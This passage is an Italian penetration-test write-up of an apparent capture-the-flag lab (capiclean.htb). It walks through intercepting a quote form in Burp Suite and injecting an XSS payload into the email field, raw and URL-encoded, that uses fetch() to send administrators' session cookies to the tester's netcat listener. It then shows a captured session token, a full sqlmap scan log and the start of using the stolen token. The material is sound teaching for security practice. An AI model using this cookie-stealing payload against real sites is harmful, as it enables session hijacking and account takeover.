
Homepage del sito

A questo punto con i risultati ottenuti del fuzzing precedente andiamo a visualizzare le pagine in cerca di campi di input.

I campi di input sono in genere luogo di numerosi attacchi alle Web App in quanto se non opportunamente sanificati possono portare ad attacchi come XSS e SQL Injction.




Schermata di login




Pagina quote

In queste pagine vediamo che è possibile inserire dei campi di testo, quindi saranno prontamente analizzate in seguito.

Andiamo ora a verificare la vulnerabilità rispetto ad attacchi di tipo XSS e lo faremo con Burp Suite.




Impostazione del proxy




Apertura Burp Suite Community Edition

Una volta aperto lo andiamo a configurare con i parametri standard.




Impostazioni di default

Una volta configurato, lo possiamo avviare e lo mettiamo in ascolto sulla porta 8080 come configurati nel proxy del browser.




Schermata Proxy


Proviamo ora ad inviare qualcosa nel form affinché lo possiamo modificare.



Prova di invio del form



L'asset ha richiesto che nel campo e-mail ci fosse una e-mail, quindi ne inseriamo una arbitraria.



A questo punto la nostra richiesta sarà prontamente intercettata la proxy, ora proviamo ad iniettare del XSS.

In particolare, apriamo una porta in ascolto su cui ci faremo inviare i cookie di sessione di un utente autorizzato a visualizzare le quotes.

A questo punto sarà necessario conoscere il nostro IP per far inviare i cookie al nostro host e alla nostra porta in ascolto.

```
(antonio㉿kali)-[~/all/pentesting/iclean/scripts]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:52:74:e5 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 539sec preferred_lft 539sec
    inet6 fe80::6afa:8d3:defd:cba5/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:57:93:fb:eb brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
4: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 10.10.14.19/23 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 dead:beef:2::1011/64 scope global
        valid_lft forever preferred_lft forever
    inet6 fe80::158c:1d48:50aa:591a/64 scope link stable-privacy proto kernel_ll
        valid_lft forever preferred_lft forever
```

Il seguente codice sarà usato per effettuare il test:

```
<img src=x onerror=fetc("http://<ip>:<porta>/" + document.cookie);>
```

```

1 POST /sendMessage HTTP/1.1
2 Host: capiclean.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 45
9 Origin: http://capiclean.htb
10 Connection: close
11 Referer: http://capiclean.htb/quote
12 Upgrade-Insecure-Requests: 1
13 DNT: 1
14 Sec-GPC: 1
15
16 service=Office+Cleaning&email=<img src=x onerror=fetch("http://10.10.14.95:8081/*document.cookie");>

```

Naturalmente ora questo campo non va bene in quanto dovremmo prima effettuare l'encoding di tale stringa.

```

1 POST /sendMessage HTTP/1.1
2 Host: capiclean.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 45
9 Origin: http://capiclean.htb
10 Connection: close
11 Referer: http://capiclean.htb/quote
12 Upgrade-Insecure-Requests: 1
13 DNT: 1
14 Sec-GPC: 1
15
16 service=Office+Cleaning&email=%3Cimg%20src%3Dx%20onerror%3Dfetch%28%22http%3A%2F%2F10.10.14.95%3A8081%2F%22%2Bdocument.cookie%29%3B%3E

```

Ora che l'input è correttamente formattato possiamo procedere a metterci in ascolto sulla porta che abbiamo scelto (in questo caso 8081) ed aspettare i cookie di sessione.

```
(antonio㉿kali)-[~/all/pentesting/iclean/scripts]
└─$ cat .. /scripts/listen_on_port.bash
#!/bin/bash

nc -lvpn $1

(antonio㉿kali)-[~/all/pentesting/iclean/scripts]
└─$ bash listen_on_port.bash 8081
listening on [any] 8081 ...

```

A questo punto dopo qualche secondo riceveremo il pacchetto contenente i cookie di sessione di uno degli amministratori.

```
(antonio㉿kali)-[~/all/pentesting/iclean/scans]
└─$ cat nc_result
(antonio㉿kali)-[~/all/pentesting/iclean/scripts]
└─$ bash listen_on_port.bash 8081
listening on [any] 8081 ...
connect to [10.10.14.35] from (UNKNOWN) [10.10.11.12] 44896
GET /session=eyJhbzxljoiMjEyMzMjk3YTU3YTlhNzQzODk0YTBlNGE4MDFmYzMifQ.Zkwcg.ngKJ4zBLCtRSaeeea-V5fijKrS_Q HTTP/1.1
Host: 10.10.14.35:8081
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
Accept: /*
Origin: http://127.0.0.1:3000
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

A questo punto è più che evidente che quel campo di input è vulnerabile a XSS.

DATABASE ASSESSMENT

Dopo aver individuato l'ultima pagina ci chiediamo se è possibile effettuare attacchi di tipo SQLInjection

Per verificarlo usiamo il comando sqlmap

Rilevare una vulnerabilità di questo sito potrebbe tramutarsi in un grave rischio per gli utenti in quanto potrebbe esporre ad utenti non autorizzati informazioni sensibili e dati di accesso.

SQLMAP

```
(antonio㉿kali)-[~/all/pentesting/iclean/scans]
$ cat sqlmap2
  _H_
  ['] {1.8.5.4#dev}
  [.] ["] , [ - ] https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:52:11 /2024-06-04

[10:52:11] [INFO] testing connection to the target URL
[10:52:12] [INFO] searching for forms
[1/1] Form:
POST http://capiclean.htb/sendMessage
POST data: service=Carpet%20Cleaning&email=
do you want to test this form? [Y/n/q]
> Y
Edit POST data [default: service=Carpet%20Cleaning&email=] (Warning: blank fields detected): service=Carpet Cleaning&email=
do you want to fill blank fields with random values? [Y/n] Y
[10:52:12] [INFO] using '/home/antonio/.local/share/sqlmap/output/results-06042024_1052am.csv' as the CSV results file in multiple targets mode
[10:52:13] [INFO] testing if the target URL content is stable
[10:52:13] [INFO] target URL content is stable
[10:52:13] [INFO] testing if POST parameter 'service' is dynamic
[10:52:13] [WARNING] POST parameter 'service' does not appear to be dynamic
[10:52:13] [WARNING] heuristic (basic) test shows that POST parameter 'service' might not be injectable
[10:52:13] [INFO] testing for SQL injection on POST parameter 'service'
[10:52:13] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:52:14] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:52:14] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:52:14] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[10:52:15] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[10:52:15] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[10:52:15] [INFO] testing 'Generic inline queries'
[10:52:15] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[10:52:16] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[10:52:16] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[10:52:16] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[10:52:17] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[10:52:17] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[10:52:17] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[10:52:18] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[10:52:18] [WARNING] POST parameter 'service' does not seem to be injectable
[10:52:18] [INFO] testing if POST parameter 'email' is dynamic
[10:52:18] [WARNING] POST parameter 'email' does not appear to be dynamic
[10:52:19] [WARNING] heuristic (basic) test shows that POST parameter 'email' might not be injectable
[10:52:19] [INFO] testing for SQL injection on POST parameter 'email'
[10:52:19] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:52:19] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:52:19] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:52:20] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[10:52:20] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[10:52:20] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[10:52:21] [INFO] testing 'Generic inline queries'
[10:52:21] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[10:52:21] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[10:52:21] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[10:52:22] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[10:52:22] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[10:52:22] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[10:52:23] [INFO] testing 'Oracle AND time-based blind'
[10:52:23] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[10:52:24] [WARNING] POST parameter 'email' does not seem to be injectable
[10:52:24] [ERROR] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent', skipping the next target
[10:52:24] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 3 times
[10:52:24] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/antonio/.local/share/sqlmap/output/results-06042024_1052am.csv'

[*] ending @ 10:52:24 /2024-06-04
```

Risultato python sqlmap.py "http://10.10.11.12:80/quotes" --batch --forms --dbs

Da questo risultato parziale si evince che il campo *e-mail* non è soggetto ad attacchi di tipo SQLInjection e per questo bisognerà valutare la sua resistenza ad attacchi XSS.

Target Exploitation

A questo punto visto che abbiamo constato che un campo di input era vulnerabile ad attacchi di tipo XSS possiamo passare alla parte di exploit in cui andiamo ad utilizzare il token di sessione da amministratore per poter attaccare l'asset.


GET

/session=eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODkoYTBlNGE4MDFmYzMifQ.Zkwcjg.ntKJ4zBLCtRSaeaa-V5fijKrS_Q HTTP/1.1

